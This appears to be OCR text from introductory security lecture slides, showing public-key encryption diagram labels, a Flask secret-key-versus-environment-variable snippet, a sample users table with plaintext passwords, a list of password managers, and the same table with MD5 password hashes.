
r's pub. key

sender

receiver

r's pub. key

r's priv. key



plaintext

r's pub. key


ciphertext

sender

receiver

r's pub. key

r's priv. key



plaintext

r's pub. key

ciphertext


ciphertext


sender

receiver

r's pub. key

r's priv. key


plaintext
r's pub. key
ciphertext
ciphertext
r's priv. key
sender
receiver
r's pub. key
r's priv. key



plaintext

r's pub. key

ciphertext

ciphertext

r's priv. key

plaintext

sender

receiver

r's pub. key

r's priv. key

Environment Variables

```
app.config["SECRET_KEY"] = "k7jnd9j3mU2XPh"
app.config["SECRET_KEY"] = os.environ.get("SECRET_KEY")
app.config["SECRET_KEY"] = os.getenv("SECRET_KEY")
```

SQL

users

id	username	password
1	alex	hello
2	david	12345
3	doug	password
4	malan	abcdef
5	rodrigo	password

Password Managers

- 1Password.com
- LastPass
- KeePass
- …

users


id	username	password
1	alex	hello
2	david	12345
3	doug	password
4	malan	abcdef
5	rodrigo	password

users

id	username	p_hash
1	alex	5D41402ABC4B2A76B9719D911017C592
2	david	827CCB0EEA8A706C4C34A16891F84E7B
3	doug	5F4DCC3B5AA765D61D8327DEB882CF99
4	malan	E80B5017098950FC58AAD83C8C14978E
5	rodrigo	5F4DCC3B5AA765D61D8327DEB882CF99

users

